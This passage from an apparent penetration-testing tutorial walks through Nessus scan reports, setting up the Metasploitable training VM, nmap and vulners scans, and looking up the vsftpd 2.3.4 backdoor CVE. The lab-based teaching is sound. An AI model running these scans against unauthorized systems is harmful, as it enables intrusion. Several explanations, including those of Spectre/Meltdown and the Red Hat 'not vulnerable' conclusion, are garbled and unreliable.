
*Intel AMT Security Bypass*

Intel AMT (Active Management Technology) and ISM (Intel Standard Manageability) were vulnerable to privilege escalation. This template always allows the user to scan for this vulnerability presence. The scanner has a small number of plugins related to this vulnerability. This template requires the credentials of the machines that the user desires scanned.




*Specter and Meltdown*

These vulnerabilities allow a microprocessor to increase performance by operating on multiple branches of instructions at once. The template provides a vast number of plugins.



### WannaCry Ransomware


Scans for the infamous WannaCry Ransomware, this template requires scanned credentials for the Windows system(s) that the user requests.



PLUGIN FAMILY	TOTAL	PLUGIN NAME
Settings	1	No plugin fam
Windows	4	


### Generating a Report

Nessus Essentials has a simple report. Navigate to My Scans and click on a scan to create this report.



Hosts	Vulnerabilities	Remediations	VPR Top Threats	History
1	73	4	1	1

Press on **Report**.




new version of Nessus is available and ready to install. [Learn more](#) or [apply it now](#).


Configure Audit Trail Launch **Report**




Select to format the report as HTML.



The top part of the report gives information about the host, such as the IP address and the domain, the operating system, the number of issues found, and their severity.



Sorted by their severity.



## Finding Exploits

Finding possible vulnerabilities is the first step; next is identifying exploitable vulnerabilities. Most exploits are built to provide admin-level access to a system; however, it is possible to use several exploits to gain low-level access and escalate privileges repeatedly until one reaches the root. Use Metasploitable to practice identifications of exploits. It is worth noting that the dangerous kind of exploits devolved around a **Zero-Day** vulnerability; this term applies to a newly discovered security issue or bug, which means that the developer learned about the flow, and a patch was yet to be released. On some occasions, Zero-Day vulnerabilities were first discovered by hackers. The patch's release had already done the damage, and networks could be compromised.

## Metasploitable

Metasploitable is an intentionally vulnerable virtual machine designed for training, exploit testing, and general target practice. Use this machine to detect vulnerabilities and execute exploit.


<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Extract the ZIP, open VMWare, and import the virtual machine (.vmx file). To make the machine run faster, allocate more than the default 512MB of RAM. To do so, click on the *Edit Virtual Machine* button.

## Metasploitable2-Linux

- ▶ Power on this virtual machine
- ▶ Edit virtual machine settings
- ▶ Upgrade this virtual machine

Select the *Memory* device and press *2 GB*.



Virtual Machine Settings

Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 2048 MB

32 GB  
16 GB  
8 GB  
4 GB  
2 GB

Maximum recommended memory (Memory swapping may occur beyond this size.)





Scanning the machine using Nmap and the flag **-p-** reveals many services.

```
kali@kali:~$ nmap 192.168.221.171 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 03:49 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0035s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
```

Target a specific port; the first one is port 21.

```
kali@kali:~$ sudo nmap 192.168.221.171 -p 21 -sV
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 03:50 EDT
Nmap scan report for 192.168.221.171
Host is up (0.00023s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Service Info: OS: Unix
```

### Common Vulnerabilities and Exposures (CVE)

CVE stands for Common Vulnerabilities and Exposures. It is a free database/information source operated by the MITRE Corporation. It maintains the system with funding from the National Cyber Security Division of the United States Department of Homeland Security. Each CVE gave a CVE identifier, the purpose of this identifier is to identify uniquely, and name disclosed vulnerabilities to specific versions of software; an example for a CVE identifier:

**CVE-2019-9583**

**CVE-YYYY-NNNN\NNNNN\NNNNNN\NNNNNNN**

The first part states that it is a CVE. The second part is when the vulnerability was discovered; notice that if a vulnerability is found in 2019 and registered in 2020, the CVE state 2020. The third part is the unique ID of the CVE given to it by the MITRE organization; since 2014, the ID's length can range from four digits to seven. As MITRE is the database to store CVEs, there are plenty more databases that store exploits for these CVEs; among them are:

ExploitDB

<https://www.exploit-db.com/>





Rapid7DB (Metasploit creators)


<https://www.rapid7.com/db/>

### MITRE Database

access and search CVE entries on the MITRE website:


<https://cve.mitre.org/cve/>

For example, we found that the FTP service on the Metasploitable machine version is vsftpd 2.3.4; search the version in the MITRE database. Input the service name and version.



The screenshot shows the CVE Search page on the MITRE website. The browser address bar displays [https://cve.mitre.org/cve/search\\_cve\\_list.html](https://cve.mitre.org/cve/search_cve_list.html). The page features a navigation menu with links for CVE List, CNAs, WGs, Board, About, and News & Blog. A prominent notice states: "NOTICE: CVE website transitioning to new 'CVE.ORG' web address. Process to begin in late September 2021 and last one year. (details)". Below the notice, the search interface includes a search bar with the text "vsftpd 2.3.4" and a "Submit" button. The page also displays "TOTAL CVE Records: 161790" and a breadcrumb trail: "HOME > CVE LIST > SEARCH CVE LIST".

The results were received.




The screenshot shows the CVE Search Results page on the MITRE website. The browser address bar displays <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=vsftpd+2.3.4>. The page features the same navigation menu and notice as the search page. Below the notice, the search results are displayed under the heading "Search Results". A message states: "There are 2 CVE Records that match your search." The results are presented in a table with two columns: "Name" and "Description".

Name	Description
<a href="#">CVE-2011-2523</a>	vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
<a href="#">CVE-2011-0762</a>	The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.




Under the *Name* column lays the *CVE Identifier* of the vulnerability. By pressing on the identifier, we receive more information about the target.



The screenshot shows the MITRE CVE-2011-2523 page. The browser address bar shows the URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>. The page content includes:

- CVE-ID:** CVE-2011-2523 [Learn more at National Vulnerability Database \(NVD\)](#)
- Description:** vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
- References:**
  - Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.
  - MISC: <http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html>
  - MISC: <https://access.redhat.com/security/cve/cve-2011-2523>
  - MISC: <https://packetstormsecurity.com/files/102745/VSFTPD-2.3.4-Backdoor-Command-Execution.html>
  - MISC: <https://security-tracker.debian.org/tracker/CVE-2011-2523>
  - MISC: <https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805>
  - MLIST: [oss-security] 20110711 Re: vsftpd download backdoored
  - URL: <https://www.openwall.com/lists/oss-security/2011/07/11/5>
- Assigning CNA:** Red Hat, Inc.
- Date Record Created:**

The references section can help us learn more about the goal; for example, let's presume that we identified the service as a VSFTPD 2.3.4. See that Red Hat addressed the disclosed CVE; we reached the Red Hat website by pressing the link.



The screenshot shows the Red Hat Customer Portal page for CVE-2011-2523. The browser address bar shows the URL: <https://access.redhat.com/security/cve/cve-2011-2523>. The page content includes:

- CVE-2011-2523**  
Public on July 3, 2011
- Important Impact**  
What does this mean?
- 8.1** **CVSS v3 Base Score**  
CVSS Score Breakdown
- Description**  
The MITRE CVE dictionary describes this issue as:  
vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
- Statement**  
Not vulnerable. This issue did not affect the versions of vsftpd as shipped with Red Hat Enterprise Linux 3, 4, 5, or 6.
- Additional Information**
  - Bugzilla 1778781:**  
CVE-2011-2523 vsftpd: backdoor which opens a shell on port 6200/tcp
  - CWE-78:** Improper Neutralization of Special

The page states that the VSFTPD version shipped to Red Hat is not vulnerable. Therefore, the target is not vulnerable.



Identifying CVEs Using NSE

Instead of manually searching and testing the target's vulnerability, use the previously covered tools; for example, the vulners NSE script identified the target as vulnerable and exploitable and provided the CVE identifier.

```

kali@kali:~$ sudo nmap -p- --script=vulners.nse -sV 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 04:20 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0018s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|   SECURITYVULNS:VULN:8166 7.5   https://vulners.com/securityvulns/SECURITYVULNS:VU
LN:8166
|   MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2010-4478/ 7.5   https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2010-4478/ *EXPLOIT*
|   MSF:ILITIES/LINUXRPM-ELSA-2008-0855/ 7.5   https://vulners.com/metasploit/MSF:ILITIES/LINUXRPM-ELSA-2008-0855/ *EXPLOIT*
|   CVE-2010-4478 7.5   https://vulners.com/cve/CVE-2010-4478
|   CVE-2008-1657 6.5   https://vulners.com/cve/CVE-2008-1657
|   SSV:60656 5.0   https://vulners.com/seebug/SSV:60656 *EXPLOIT*

```

Use the report feature to generate a full report of any found vulnerability; run the vuln script against the Metasploitable virtual machine while generating an XSL report.

```
nmap -p- --script=vulners.nse -sV 192.168.0.10 -oX report.xml
```

